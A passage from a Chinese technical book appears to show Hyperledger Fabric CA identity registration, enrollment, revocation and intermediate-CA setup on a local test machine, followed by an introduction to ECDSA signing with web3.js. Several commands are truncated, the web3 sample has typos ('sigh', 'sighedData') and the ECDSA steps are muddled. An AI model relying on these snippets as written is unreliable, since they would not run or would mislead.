2017/06/26 23:27:30 [INFO] Stored CA certificate chain at /home/abc/ca-client/ms
p/cacerts/localhost-7054.pem
root@abc-ThinkPad-X201:/home/abc#
```

图6-12　Client端登记节点

Server端接收到如下登记请求：

```
2017/06/26 23:27:30 [INFO] 127.0.0.1:5081 - "POST /enroll" 200
```

Server端接收到登记消息后，会在ca-client目录下生成如图6-13所示的目录结构。

```
.
├── fabric-ca-client-config.yaml
└── msp
    ├── cacerts
    │   └── localhost-7054.pem
    ├── keystore
    │   └── 99da02d8513537cf5b61adc85d6e6a89d1f3b10d2d7d632204a23b949d76dc90_sk
    └── signcerts
        └── cert.pem
```

图6-13　登记生成的目录结构

其中msp/signcerts目录下存储的是Client的数字证书，cacerts目录下存储的是证书链信息。回到ca-server目录下，打开SQLite3数据库，可以看到刚刚颁发的数字证书已经记录在数据库里了，如图6-14所示。

```
sqlite> select * from certificates;
admin|a70706d762c00ba6b2c92e250dc4c83c8710aed|f2643198ea28e9b7f1aa1e9b466
-26 15:23:00+00:00|0001-01-01 00:00:00+00:00|-----BEGIN CERTIFICATE-----
MIICRDCCAeugAwIBAgIUCnBwbXYsALprLJLiUNxMg8hxCu0wCgYIKoZIzj0EAwIw
aDELMAkGA1UEBhMCVVMxFzAVBgNVBAgTDk5vcnRoIENhcm9saW5hMRQwEgYDVQQK
EwtIeXBlcmxlZGdlcjEPMA0GA1UECxMGRmFicmljMRkwFwYDVQQDExBmYWJyaWMt
Y2Etc2VydmVyMB4XDTE3MDYyNjE1MjMwMFoXDTE4MDYyNjE1MjMwMFowXTELMAkG
A1UEBhMCVVMxFzAVBgNVBAgTDk5vcnRoIENhcm9saW5hMRQwEgYDVQQKEwtIeXBl
cmxlZGdlcjEPMA0GA1UECxMGRmFicmljMQ4wDAYDVQQDEwVhZG1pbjBZMBMGByqG
SM49AgEGCCqGSM49AwEHA0IABEdPjiFD34uBl+GGTRjnL41rXerKtBtNU6WIHVls
BERisxbIoZ/Ngq6V5r9qJWEukKYn2ThJDFlDaD8WnUtrUpyjfjB8MA4GA1UdDwEB
/wQEAwICBDAMBgNVHRMBAf8EAjAAMB0GA1UdDgQWBBRdAPQJ7QY5ngqvM8V+B3m1
U0dtQzAfBgNVHSMEGDAWgBTyZDGY6ijpt/GqHptGZIospPL4iTAcBgNVHREEFTAT
ghFhYmMtVGhpbmtQYWQtWDIwMTAKBggqhkjOPQQDAgNHADBEAiAi52JLJnLGk3AY
NA/aAWbnIlzrb9Dg2FGxYfRg3Sk8CAIgNRf0J5FpOz5V1nW2rgsYllVYPfBEMWoy
VVTako9MWZc=
-----END CERTIFICATE-----
```

图6-14　DB中的新证书

接下来使用fabric-ca-client注册一个新的节点，这一步就是为Fabric中的peer、user角色进行注册并登记的过程了。注册的命令为：

```
fabric-ca-client register --id.name admin2 --id.type user --id.affil
```

这里有两点需要注意。

1）--id.type参数必须是Server端配置文件里hf.Registrar.Roles属性值里一个打开fabric-ca-server的配置文件，如图6-15所示。

```
identities:
   - name: admin
     pass: adminpw
     type: client
     affiliation: ""
     maxenrollments: -1
     attrs:
        hf.Registrar.Roles: "client,user,peer,validator,auditor"
        hf.Registrar.DelegateRoles: "client,user,validator,auditor"
        hf.Revoker: true
        hf.IntermediateCA: true
```

图6-15　fabric-ca-server配置文件

其中通过hf.Registrar.Roles的属性值可以看出，客户端可以注册的类

型有client、user、peer、validator和auditor。

2）--id.aff iliation这个属性表示被注册对象的从属关系参数一定要归属于预先配置的组织属性。换句话说，被注册对象的aff iliation参数一定要是预先配置的aff iliation参数的一个前缀。例如，假设预先配置的组织关系为“a.b.c”，那么新注册的对象的aff iliation属性可以是“a.b.c”，也可以是“a.b”，但“a.c”则不能通过注册。下面将演示执行节点注册user的过程。Client端执行结果如图6-16所示。

```
root@abc-ThinkPad-X201:/home/abc/ca-client# fabric-ca-client register --id.name
admin2 --id.type user --id.affiliation org1.department1 --id.attrs 'hf.Revoker=t
rue,foo=bar'
2017/06/27 00:01:05 [INFO] User provided config file: /home/abc/ca-client/fabric
-ca-client-config.yaml
2017/06/27 00:01:05 [INFO] Configuration file location: /home/abc/ca-client/fabr
ic-ca-client-config.yaml
Password: wtLafXUdYMOa
root@abc-ThinkPad-X201:/home/abc/ca-client# █
```

图6-16　Client端注册user

这里分配的password需要记住，后面在登记该节点时会用到。Server端接收到如下请求：

```
2017/06/27 00:01:05 [INFO] 127.0.0.1:50904 - "POST /register" 200
```

登记刚刚注册过的admin2节点，命令如下。

```
fabric-ca-client enroll -u http:// admin2:wtLafXUdYMOa@localhost:705
    CA_CLIENT_HOME/msp
```

这里登记时使用的enroll ID和密码就是上面注册过程中的节点名称和返回的密码信息。注册过程中也是可以指定密码的。执行登记命令，结果如图6-17所示。

```
root@abc-ThinkPad-X201:/home/abc/ca-client# fabric-ca-client enroll -u http://ad
min2:wtLafXUdYMOa@localhost:7054 -M $FABRIC_CA_CLIENT_HOME/msp
2017/06/27 00:12:26 [INFO] User provided config file: /home/abc/ca-client/fabric
-ca-client-config.yaml
2017/06/27 00:12:26 [INFO] generating key: &{A:ecdsa S:256}
2017/06/27 00:12:26 [INFO] encoded CSR
2017/06/27 00:12:27 [INFO] Stored client certificate at /home/abc/ca-client/msp/
signcerts/cert.pem
2017/06/27 00:12:27 [INFO] Stored CA certificate chain at /home/abc/ca-client/ms
p/cacerts/localhost-7054.pem
```

图6-17　执行登记命令

打开fabric-ca-server的SQLite数据库，如图6-18所示。

```
sqlite> select * from users;
admin|adminpw|client||[{"name":"hf.Registrar.Roles","value":"client,user,peer,validator,auditor"},{"na
me":"hf.Registrar.DelegateRoles","value":"client,user,validator,auditor"},{"name":"hf.Revoker","value"
:"1"},{"name":"hf.IntermediateCA","value":"1"}]|1|-1
admin2|wtLafXUdYMOa|user|org1.department1|[{"name":"hf.Revoker","value":"true"},{"name":"foo","value":
"bar"}]|1|-1
```

图6-18　SQLite数据库信息

查看用户信息，其中有一个client节点admin和一个user节点admin2。其中admin是一个中间CA。打开数据库表certif icates，这时可以看到给admin2颁发的证书已经记录了，如图6-19所示。

```
admin2|5841b439f26a7bbb54c4bd08732e6c7e64f1c8c|f2643198ea28e9b7f1aa1e9b46648a2ca4f2f889||good|0|2018-0
6-26 16:07:00+00:00|0001-01-01 00:00:00+00:00|-----BEGIN CERTIFICATE-----
MIICRDCCAeygAwIBAgIUBYQbQ58mp7u1TEvQhzLmx+ZPHIwwCgYIKoZIzj0EAwIw
aDELMAkGA1UEBhMCVVMxFzAVBgNVBAgTDk5vcnRoIENhcm9saW5hMRQwEgYDVQQK
EwtIeXBlcmxlZGdlcjEPMA0GA1UECxMGRmFicmljMRkwFwYDVQQDExBmYWJyaWMt
Y2Etc2VydmVyMB4XDTE3MDYyNjE2MDcwMFoXDTE4MDYyNjE2MDcwMFowXjELMAkG
A1UEBhMCVVMxFzAVBgNVBAgTDk5vcnRoIENhcm9saW5hMRQwEgYDVQQKEwtIeXBl
cmxlZGdlcjEPMA0GA1UECxMGRmFicmljMQ8wDQYDVQQDEwZhZG1pbjIwWTATBgcq
hkjOPQIBBggqhkjOPQMBBwNCAAQYNfZTh2y15igS/H+bFDPFr3S4sBkuUyQKfTiW
TemqiWYW46NltRy0QX4zdubwrMfEkm/W4RnvWyT9ZGscCmWOo34wfDAOBgNVHQ8B
Af8EBAMCAgQwDAYDVR0TAQH/BAIwADAdBgNVHQ4EFgQUA4JaR8hsz0TTCbrm7Zx2
Y38fgfQwHwYDVR0jBBgwFoAU8mQxmOoo6bfxqh6bRmSKLKTy+IkwHAYDVR0RBBUw
E4IRYWJjLVRoaW5rUGFkLVgyMDEwCgYIKoZIzj0EAwIDRgAwQwIfeSmPxTburUQ1
O4wcXHJc8JiReHxaruiH1LAXms82RQIgNiQeJkZh2rCHMTkqnUXDFZj7dls1fF3l
VDkrMarMyBw=
-----END CERTIFICATE-----
```

图6-19　证书信息

重新登记节点（在节点授权即将到期时需要重新登记节点信息），命令如下。

```
fabric-ca-client  reenroll
```

Client端得到的信息如图6-20所示。

```
root@abc-ThinkPad-X201:/home/abc/ca-client/msp# fabric-ca-client reenroll
2017/06/27 00:19:53 [INFO] User provided config file: /home/abc/ca-client/fabric
-ca-client-config.yaml
2017/06/27 00:19:53 [INFO] Configuration file location: /home/abc/ca-client/fabr
ic-ca-client-config.yaml
2017/06/27 00:19:53 [INFO] generating key: &{A:ecdsa S:256}
2017/06/27 00:19:53 [INFO] encoded CSR
2017/06/27 00:19:53 [INFO] Stored client certificate at /home/abc/ca-client/msp/
signcerts/cert.pem
2017/06/27 00:19:53 [INFO] Stored CA certificate chain at /home/abc/ca-client/ms
p/cacerts/localhost-7054.pem
```

图6-20　重新登记节点信息

重新登记过程中会重新发送签名证书请求，获取新的数字证书。打开Server端数据库，可以看到两条颁发给节点admin2的证书记录，两个证书颁发的时间不一样。

当证书失效或节点不存在时，需要注销证书。注销证书的命令如下。

```
fabric-ca-client revoke -e <enrollment_id> -r <reason>
```

其中reason参数可以为：

·keycompromise；

·cacompromise；

·aff iliationchange；

·superseded；

·cessationofoperation；

·certif icatehold；

·removefromcrl；

·privilegewithdrawn；

·aacompromise；

·unspecif ied。

下面试着注销掉刚刚登记的admin2节点。执行命令fabric-ca-client revoke-e admin2，结果如图6-21所示。

```
admin2|32a42db46338d0a307aefbd0a92178e40d81e9d1|f2643198ea28e9b7f1aa1e9b46648a2ca4f2f889||revoked|0|20
18-06-26 16:15:00+00:00|2017-06-26 16:29:19|-----BEGIN CERTIFICATE-----
MIICRjCCAeygAwIBAgIUMqQttGM40KMHrvvQqSF45A2B6dEwCgYIKoZIzj0EAwIw
aDELMAkGA1UEBhMCVVMxFzAVBgNVBAgTDk5vcnRoIENhcm9saW5hMRQwEgYDVQQK
EwtIeXBlcmxlZGdlcjEPMA0GA1UECxMGRmFicmljMRkwFwYDVQQDExBmYWJyaWMt
Y2Etc2VydmVyMB4XDTE3MDYyNjE2MTUwMFoXDTE4MDYyNjE2MTUwMFowXjELMAkG
A1UEBhMCVVMxFzAVBgNVBAgTDk5vcnRoIENhcm9saW5hMRQwEgYDVQQKEwtIeXBl
cmxlZGdlcjEPMA0GA1UECxMGRmFicmljMQ8wDQYDVQQDEwZhZG1pbjIwWTATBgcq
hkjOPQIBBggqhkjOPQMBBwNCAAQIfdn0Iz1Y77WfBAZq4l6O3WK9w6YFYKrPevHu
jWZN0IHUG9FLFhQOCAYtOTa7lqposVrKLq7ATR0JzzEmI8pyo34wfDAOBgNVHQ8B
Af8EBAMCAgQwDAYDVR0TAQH/BAIwADAdBgNVHQ4EFgQU1bDmMUMO5f6cb3ecNxIZ
ik4lGZEwHwYDVR0jBBgwFoAU8mQxmOoo6bfxqh6bRmSKLKTy+IkwHAYDVR0RBBUw
E4IRYWJjLVRoaW5rUGFkLVgyMDEwCgYIKoZIzj0EAwIDSAAwRQIhAIC/bNb79IlY
g/ghXj/N4K6WrV5T+ykguEtUN+nuP53VAiBK8H/nD13nWBRWaOoLjOCrUZrgQcMk
7hRAjE1UILrEzA==
-----END CERTIFICATE-----
```

图6-21　注销证书

执行完以上命令之后，可以看出admin2节点的证书状态已经改为注销了。

还有一种机制是注册一个中间CA，具体命令如下。

```
fabric-ca-server start -b admin1:adminpw1 -u http:// admin:adminpw@lo
```

上述命令重新启动了一个CA服务器，作为引导节点CA服务器下的中间CA，执行结果如图6-22所示。

```
root@abc-ThinkPad-X201:/home/abc# fabric-ca-server start -b admin1:adminpw1 -u h
ttp://admin:adminpw@localhost:7054
2017/06/27 21:52:52 [INFO] Configuration file location: /home/abc/ca-server1/fab
ric-ca-server-config.yaml
2017/06/27 21:52:52 [INFO] Starting server in home directory: /home/abc/ca-serve
r1
2017/06/27 21:52:52 [INFO] The CA key and certificate already exist
2017/06/27 21:52:52 [INFO] The key is stored by BCCSP provider 'SW'
2017/06/27 21:52:52 [INFO] The certificate is at: /home/abc/ca-server1/ca-cert.p
em
2017/06/27 21:52:52 [INFO] Initialized sqlite3 database at /home/abc/ca-server1/
fabric-ca-server.db
2017/06/27 21:52:52 [INFO] Home directory for default CA: /home/abc/ca-server1
2017/06/27 21:52:52 [INFO] Listening on http://0.0.0.0:7055
█
```

图6-22　注册中间CA

服务器端接收到的消息以及执行结果如图6-23所示。

```
2017/06/27 21:52:01 [INFO] signed certificate with serial number 403947240151599
198448008271366810938314601372647
2017/06/27 21:52:01 [INFO] 127.0.0.1:45407 - "POST /enroll" 200
■
```

图6-23　服务器端消息

打开ca-chain.pem，查看刚刚登记的中间CA服务器证书链，如图6-24所示。

```
root@abc-ThinkPad-X201:# cat ca-chain.pem
-----BEGIN CERTIFICATE-----
MIICFzCCAb2gAwIBAgIUDtOc5JMJysV3m6AqI0jiLCa1evkwCgYIKoZIzj0EAwIw
aDELMAkGA1UEBhMCVVMxFzAVBgNVBAgTDk5vcnRoIENhcm9saW5hMRQwEgYDVQQK
EwtIeXBlcmxlZGdlcjEPMA0GA1UECxMGRmFicmljMRkwFwYDVQQDExBmYWJyaWMt
Y2Etc2VydmVyMB4XDTE3MDYyNjE0NDAwMFoXDTMyMDYyMjE0NDAwMFowaDELMAkG
A1UEBhMCVVMxFzAVBgNVBAgTDk5vcnRoIENhcm9saW5hMRQwEgYDVQQKEwtIeXBl
cmxlZGdlcjEPMA0GA1UECxMGRmFicmljMRkwFwYDVQQDExBmYWJyaWMtY2Etc2Vy
dmVyMFkwEwYHKoZIzj0CAQYIKoZIzj0DAQcDQgAEVZCeXvv3K9Ydq321XGQzoy6f
F+YN6o5WW9WO99e32UZTa8juDxxCIoOTHeHpMGTklcyNcn6M8tbV9SWhSZLqlKNF
MEMwDgYDVR0PAQH/BAQDAgEGMBIGA1UdEwEB/wQIMAYBAf8CAQEwHQYDVR0OBBYE
FPJkMZjqKOm38aoem0Zkiiyk8viJMAoGCCqGSM49BAMCA0gAMEUCIQCPYzfscgNc
N8Ay1c1bMxtxqULrcirPYKn7t5iW/7NrhwIgQjyzxSnBXStYrSloxLCnw+8BIoQw
7OKtfWdTeKCyb40=
-----END CERTIFICATE-----
-----BEGIN CERTIFICATE-----
MIICLDCCAdOgAwIBAgIURsGe5xI2r1uNJmFhgFxBcETpm+cwCgYIKoZIzj0EAwIw
aDELMAkGA1UEBhMCVVMxFzAVBgNVBAgTDk5vcnRoIENhcm9saW5hMRQwEgYDVQQK
EwtIeXBlcmxlZGdlcjEPMA0GA1UECxMGRmFicmljMRkwFwYDVQQDExBmYWJyaWMt
Y2Etc2VydmVyMB4XDTE3MDYyNzEzNDcwMFoXDTIyMDYyNjEzNDcwMFowXTELMAkG
A1UEBhMCVVMxFzAVBgNVBAgTDk5vcnRoIENhcm9saW5hMRQwEgYDVQQKEwtIeXBl
cmxlZGdlcjEPMA0GA1UECxMGRmFicmljMQ4wDAYDVQQDEwVhZG1pbjBZMBMGByqG
SM49AgEGCCqGSM49AwEHA0IABGW/IGvGz67Kiv2af/XyoEQjEldkhTf3iRjpOGKx
WynadUa+oSuKnC1xgkfVYkXYGtdvQNYKqyZH9f99k0m6oMejZjBkMA4GA1UdDwEB
/wQEAwICBDASBgNVHRMBAf8ECDAGAQH/AgEAMB0GA1UdDgQWBBR5q9cp7MuXcXb1
z8trv+8EzT4uczAfBgNVHSMEGDAWgBTyZDGY6ijpt/GqHptGZIospPL4iTAKBggq
hkjOPQQDAgNHADBEAiBC+yyrw/cjlB/DopeQ9WJaMnfGXdWjTcbukuTf+Bwr4QIg
R8qLoEsZDSbRn9tV+7CX3Mnz3td7fi29Up+1gXDtCFc=
-----END CERTIFICATE-----
root@abc-ThinkPad-X201:# █
```

图6-24　服务器证书链信息

可以看到证书链中包含上级CA证书和自己的证书信息。尝试在刚刚建立的CA上注册登记一个节点，注册一个节点admin2的命令同上。首先登记节点，如图6-25所示。

```
root@abc-ThinkPad-X201:/home/abc# fabric-ca-client enroll -u http://admin:adminp
w@localhost:7055
2017/06/27 22:25:49 [INFO] User provided config file: /home/abc/ca-client1/fabri
c-ca-client-config.yaml
2017/06/27 22:25:49 [INFO] generating key: &{A:ecdsa S:256}
2017/06/27 22:25:49 [INFO] encoded CSR
2017/06/27 22:25:49 [INFO] Stored client certificate at /home/abc/ca-client1/msp
/signcerts/cert.pem
2017/06/27 22:25:49 [INFO] Stored CA certificate chain at /home/abc/ca-client1/m
sp/cacerts/localhost-7055.pem
```

图6-25　在新的CA上登记节点

登记完节点后，在中间CA上进行注册，命令如下。

```
fabric-ca-client register --id.name admin2 --id.type user --id.affili
    department1 --id.attrs 'hf.Revoker=true,foo=bar'
```

结果如图6-26所示。

```
root@abc-ThinkPad-X201:/home/abc# fabric-ca-client register --id.name admin2 --i
d.type user --id.affiliation org1.department1 --id.attrs 'hf.Revoker=true,foo=ba
r'
2017/06/27 22:29:57 [INFO] User provided config file: /home/abc/ca-client1/fabri
c-ca-client-config.yaml
2017/06/27 22:29:57 [INFO] Configuration file location: /home/abc/ca-client1/fab
ric-ca-client-config.yaml
Password: OvcuMeebLLty
```

图6-26　注册节点

检测数据库中注册的结果。打开数据库，可以看到如图6-27所示结果，节点在新的CA上注册成功了。

```
root@abc-ThinkPad-X201:# sqlite3 fabric-ca-server.db
SQLite version 3.8.2 2013-12-06 14:53:30
Enter ".help" for instructions
Enter SQL statements terminated with a ";"
sqlite> select * from users;
admin|adminpw|client||[{"name":"hf.Registrar.DelegateRoles","value":"client,user
,validator,auditor"},{"name":"hf.Revoker","value":"1"},{"name":"hf.IntermediateC
A","value":"1"},{"name":"hf.Registrar.Roles","value":"client,user,peer,validator
,auditor"}]|1|-1
admin2|OvcuMeebLLty|user|org1.department1|[{"name":"hf.Revoker","value":"true"},
{"name":"foo","value":"bar"}]|0|-1
```

图6-27　数据库中的注册信息

最后登记节点，命令如下。

```
fabric-ca-client enroll -u http:// admin2:OvcuMeebLLty@localhost:705
    CA_CLIENT_HOME/msp
```

结果如图6-28所示。

```
root@abc-ThinkPad-X201:/home/abc# fabric-ca-client enroll -u http://admin2:OvcuM
eebLLty@localhost:7055 -M $FABRIC_CA_CLIENT_HOME/msp
2017/06/27 22:38:09 [INFO] User provided config file: /home/abc/ca-client4/fabri
c-ca-client-config.yaml
2017/06/27 22:38:09 [INFO] Created a default configuration file at /home/abc/ca-
client4/fabric-ca-client-config.yaml
2017/06/27 22:38:09 [INFO] generating key: &{A:ecdsa S:256}
2017/06/27 22:38:09 [INFO] encoded CSR
2017/06/27 22:38:09 [INFO] Stored client certificate at /home/abc/ca-client4/msp
/signcerts/cert.pem
2017/06/27 22:38:09 [INFO] Stored CA certificate chain at /home/abc/ca-client4/m
sp/cacerts/localhost-7055.pem
```

图6-28　登记节点信息

进入刚刚登记的节点目录，生成如图6-29所示的目录结构。

```
.
├── fabric-ca-client-config.yaml
└── msp
    ├── cacerts
    │   └── localhost-7055.pem
    ├── keystore
    │   └── b641fdf14ac61e8c99e5ad1d4de2d3d01ceb0cb7b27251b19999472698adf67d_sk
    └── signcerts
        └── cert.pem
```

图6-29　目录结构

打开cacerts下面的证书链文件，可以看到如图6-30所示的信息。

由图6-30可以看出，刚刚登记的节点证书链包含两个中间CA的数字证书信息。在验证由该树形CA服务器中一个中间CA节点所颁发的数字证书是否真实有效时，会按照证书链自下向上进行验证，直至到达根证书。如果区块链网络中有多条链，每条链为了保证各自的隐私性存在各自的CA服务器，那么当一个用户同时拥有两条链的权限时，怎样同时验证两条链上的节点所拥有的CA证书呢？按照上边证书链的原则，一个节点注册登记到一个中间CA后，应该只能拥有该条CA服务器链上的证书链。要解决这个问题，有一种方法是交叉认证。在fabric-ca中也有类似的操作方法，即通

过RESTful接口获取另外一个CA服务器上的证书链。具体命令为：

```
fabric-ca-client getcacert -u http:// localhost:7055 -M $FABRIC_CA_C
```

```
root@abc-ThinkPad-X201:# cat msp/cacerts/localhost-7055.pem
-----BEGIN CERTIFICATE-----
MIICFzCCAb2gAwIBAgIUDtOc5JMJysV3m6AqI0jiLCa1evkwCgYIKoZIzj0EAwIw
aDELMAkGA1UEBhMCVVMxFzAVBgNVBAgTDk5vcnRoIENhcm9saW5hMRQwEgYDVQQK
EwtIeXBlcmxlZGdlcjEPMA0GA1UECxMGRmFicmljMRkwFwYDVQQDExBmYWJyaWMt
Y2Etc2VydmVyMB4XDTE3MDYyNjE0NDAwMFoXDTMyMDYyMjE0NDAwMFowaDELMAkG
A1UEBhMCVVMxFzAVBgNVBAgTDk5vcnRoIENhcm9saW5hMRQwEgYDVQQKEwtIeXBl
cmxlZGdlcjEPMA0GA1UECxMGRmFicmljMRkwFwYDVQQDExBmYWJyaWMtY2Etc2Vy
dmVyMFkwEwYHKoZIzj0CAQYIKoZIzj0DAQcDQgAEVZCeXvv3K9Ydq321XGQzoy6f
F+YN6o5WW9WO99e32UZTa8juDxxCIoOTHeHpMGTklcyNcn6M8tbV9SWhSZLqlKNF
MEMwDgYDVR0PAQH/BAQDAgEGMBIGA1UdEwEB/wQIMAYBAf8CAQEwHQYDVR0OBBYE
FPJkMZjqKOm38aoem0Zkiiyk8viJMAoGCCqGSM49BAMCA0gAMEUCIQCPYzfscgNc
N8Ay1c1bMxtxqULrcirPYKn7t5iW/7NrhwIgQjyzxSnBXStYrSloxLCnw+8BIoQw
7OKtfWdTeKCyb40=
-----END CERTIFICATE-----
-----BEGIN CERTIFICATE-----
MIICLDCCAdOgAwIBAgIURsGe5xI2r1uNJmFhgFxBcETpm+cwCgYIKoZIzj0EAwIw
aDELMAkGA1UEBhMCVVMxFzAVBgNVBAgTDk5vcnRoIENhcm9saW5hMRQwEgYDVQQK
EwtIeXBlcmxlZGdlcjEPMA0GA1UECxMGRmFicmljMRkwFwYDVQQDExBmYWJyaWMt
Y2Etc2VydmVyMB4XDTE3MDYyNzEzNDcwMFoXDTIyMDYyNjEzNDcwMFowXTELMAkG
A1UEBhMCVVMxFzAVBgNVBAgTDk5vcnRoIENhcm9saW5hMRQwEgYDVQQKEwtIeXBl
cmxlZGdlcjEPMA0GA1UECxMGRmFicmljMQ4wDAYDVQQDEwVhZG1pbjBZMBMGByqG
SM49AgEGCCqGSM49AwEHA0IABGW/IGvGz67Kiv2af/XyoEQjEldkhTf3iRjpOGKx
WynadUa+oSuKnC1xgkfVYkXYGtdvQNYKqyZH9f99k0m6oMejZjBkMA4GA1UdDwEB
/wQEAwICBDASBgNVHRMBAf8ECDAGAQH/AgEAMB0GA1UdDgQWBBR5q9cp7MuXcXb1
z8trv+8EzT4uczAfBgNVHSMEGDAWgBTyZDGY6ijpt/GqHptGZIospPL4iTAKBggq
hkjOPQQDAgNHADBEAiBC+yyrw/cjlB/DopeQ9WJaMnfGXdWjTcbukuTf+Bwr4QIg
R8qLoEsZDSbRn9tV+7CX3Mnz3td7fi29Up+1gXDtCFc=
-----END CERTIFICATE-----
```

图6-30　证书链信息

在此新建一个单独运行的CA服务器，如图6-31所示。

```
root@abc-ThinkPad-X201:/home/abc/ca-server3# fabric-ca-server start -b admin3:pa
sswd3
2017/06/27 22:28:10 [INFO] Configuration file location: /home/abc/ca-server3/fab
ric-ca-server-config.yaml
2017/06/27 22:28:10 [INFO] Starting server in home directory: /home/abc/ca-serve
r3
2017/06/27 22:28:10 [INFO] The CA key and certificate already exist
2017/06/27 22:28:10 [INFO] The key is stored by BCCSP provider 'SW'
2017/06/27 22:28:10 [INFO] The certificate is at: /home/abc/ca-server3/ca-cert.p
em
2017/06/27 22:28:10 [INFO] Initialized sqlite3 database at /home/abc/ca-server3/
fabric-ca-server.db
2017/06/27 22:28:10 [INFO] Home directory for default CA: /home/abc/ca-server3
2017/06/27 22:28:10 [INFO] Listening on http://0.0.0.0:7056
█
```

图6-31　运行CA服务器

查看该根服务器的数字证书，如图6-32所示。

```
root@abc-ThinkPad-X201:# cat ca-cert.pem
-----BEGIN CERTIFICATE-----
MIICFzCCAb2gAwIBAgIUL2BIj9VKv3BAIPpbdC4zm04KwXcwCgYIKoZIzj0EAwIw
aDELMAkGA1UEBhMCVVMxFzAVBgNVBAgTDk5vcnRoIENhcm9saW5hMRQwEgYDVQQK
EwtIeXBlcmxlZGdlcjEPMA0GA1UECxMGRmFicmljMRkwFwYDVQQDExBmYWJyaWMt
Y2Etc2VydmVyMB4XDTE3MDYyNzE0MjIwMFoXDTMyMDYyMzE0MjIwMFowaDELMAkG
A1UEBhMCVVMxFzAVBgNVBAgTDk5vcnRoIENhcm9saW5hMRQwEgYDVQQKEwtIeXBl
cmxlZGdlcjEPMA0GA1UECxMGRmFicmljMRkwFwYDVQQDExBmYWJyaWMtY2Etc2Vy
dmVyMFkwEwYHKoZIzj0CAQYIKoZIzj0DAQcDQgAEYe00lQyy7v9cuptl9d7UEFpM
62S0uchqjx1bzIpJx9zQgvfGpjFapeart8Y1jyLv1HDxEriPC4EnOnnLDdpD8qNF
MEMwDgYDVR0PAQH/BAQDAgEGMBIGA1UdEwEB/wQIMAYBAf8CAQEwHQYDVR0OBBYE
FEKlFXifj0gIfpBTVshnnQ1pzn15MAoGCCqGSM49BAMCA0gAMEUCIQCrrRsDa7k5
5F7fSGyWRmX57BF779KhCShIEfZkQ9AJ/QIgNKXDf54RDPdHqXLI99gykO/tO3Oo
L7g6Z3enE9+Fit4=
-----END CERTIFICATE-----_
```

图6-32　根服务器的数字证书

接下来，在上文登记的节点admin2上运行获取刚刚建立的CA服务器证书链命令，如图6-33所示。

```
root@abc-ThinkPad-X201:/home/abc# fabric-ca-client getcacert -u http://localhost
:7056 -M $FABRIC_CA_CLIENT_HOME/msp
2017/06/27 22:55:28 [INFO] User provided config file: /home/abc/ca-client4/fabri
c-ca-client-config.yaml
2017/06/27 22:55:28 [INFO] Configuration file location: /home/abc/ca-client4/fab
ric-ca-client-config.yaml
2017/06/27 22:55:28 [INFO] Stored CA certificate chain at /home/abc/ca-client4/m
sp/cacerts/localhost-7056.pem          _
```

图6-33　获取证书链

执行命令结束后，查看admin2节点所对应的证书链目录，如图6-34所示。

```
├── cacerts
│   ├── localhost-7055.pem
│   └── localhost-7056.pem
├── keystore
│   └── b641fdf14ac61e8c99e5ad1d4de2d3d01ceb0cb7b27251b19999472698adf67d_sk
└── signcerts
    └── cert.pem
```

图6-34　查看admin2节点所对应的证书链目录

可以看到启动在端口7056上的CA服务器所对应的证书链已经同步过来了。fabric-ca模块详细描述了CA工作过程中使用fabric-ca-client和SDK的方法，其中包括LDAP以及其他数据库的配置方法。SDK方式的RESTful操作接口，可以查看fabric-ca源码根目录下的swagger.json文件。使用中需要根据区块链网络的特性，使用CA签发的数字证书进行认证、加密传输数据、授权用户、管理用户证书。

## 6.3 区块链交易签名

### 6.3.1 数字签名与交易安全

为了保证交易信息在网络传输过程中的完整性以及安全性，区块链采用了多种加密手段。其中数字签名就是保证交易信息安全最重要的手段。

数字签名涉及公钥、私钥和钱包等工具。它有两个作用：一是证明消息确实是由信息发送方签名并发出来的，二是确定消息的完整性。数字签名技术是指将摘要信息用发送者的私钥加密，与原文一起传送给接收者。接收者只有用发送者的公钥才能解密被加密的摘要信息，然后对收到的原文用哈希函数产生一个摘要信息，与解密的摘要信息进行对比。如果相同，则说明收到的信息是完整的，在传输过程中没有被修改；否则，说明信息被修改过。因此，数字签名能够验证信息的完整性。

比特币和以太坊是通过椭圆曲线加密算法实现数字签名的。所有的交易信息均需要发起者通过私钥签发，其他人通过非对称的公钥验证消息的真实性。下面介绍椭圆曲线加密算法，并使用以太坊提供的工具对要发送的数据进行数字签名，以及使用Solidity区块链编程语言的ecrecover()校验数字签名的合法性。

#### 1.椭圆曲线DSA（ECDSA）简介

假如Alice要对消息m加上数字签名，而Bob需要验证该签名。

（1）生成数字签名

1）Alice根据随机数r和基点G求出点rG＝(x,y)；

2）Alicce根据随机数r、消息m的散列值h和私钥a计算；

3）Alice将消息m、点rG＝(x,y)和s发送给Bob，其中点rG和s就是数字签名。

（2）验证数字签名

1）Bob接收到消息m、点rG＝(x,y)和s；

2）Bob根据消息求出散列值h；

3）Bob根据上述信息，用Alice的公匙进行以下计算。

$$s = \frac{h + ax}{r}$$

最后让上述计算结果与rG进行比较，看是否相等。

如果签名结果正确，则计算结果应如下所示。

$$\frac{h}{s}G + \frac{x}{s}aG = \frac{(h + ax)}{s}G$$

$$= \frac{r(h + ax)}{h + ax}G$$

$$= rG$$

大体上来说，对于要签名的数据m，使用其哈希后的结果h，会生成签名。签名结果分为r、s、v 3段值。其中r、s为32字节，v为1字节。如果要用ecrecover()算法来验签，需对v值加27来组成27、28这两个值中的一个。

## 2.实践：使用Web3.js进行数字签名

以太坊提供了web3.eth.sign方法，用来对数据生成数字签名。例如：

---

```
var Web3 = require('web3');
var web3 = new Web3(new Web3.providers.HttpProvider("http:// localho

var account = web3.eth.accounts[0];
var sha3Msg = web3.sha3("abc");
var sighedData = web3.eth.sigh(account, sha3Msg);
```

```
console.log("account: " + account);
console.log("sha3(message): " + sha3Msg);
console.log("Signed data: " + signedData);
```

在上面的代码中，先将要签名的数据abc生成哈希串，使用web3.sha3("abc")来完成。接着使用当前连接节点的第一个默认账户进行签名。由于在此使用的是EtherumJS TestRPC，它默认打开了账户；否则，还需要web3.personal.unlockAccount("0x.","",1000)来打开数字签名所使用的账户。需要注意的是，当你打开你的账户时，可能有安全风险。因为其他程序也可以通过访问节点进行类似的签名，这意味着它们可以伪造你的数据，包括以你的名义发起交易，转走你的钱。

（1）使用ecrecover()对签名数据进行校验

ecrecover()函数是由以太坊提供的一个全局函数，用于签名数据的校验。与上面所陈述的方式略有不同的是，这个函数返回的是签名者的公匙地址。如果返回结果是签名者的公匙地址，那么说明数据是正确的。ecrecover()函数定义如下：

```
ecrecover(bytes32 hash, uint8 v, bytes32 r, bytes32 s) returns (addre
```

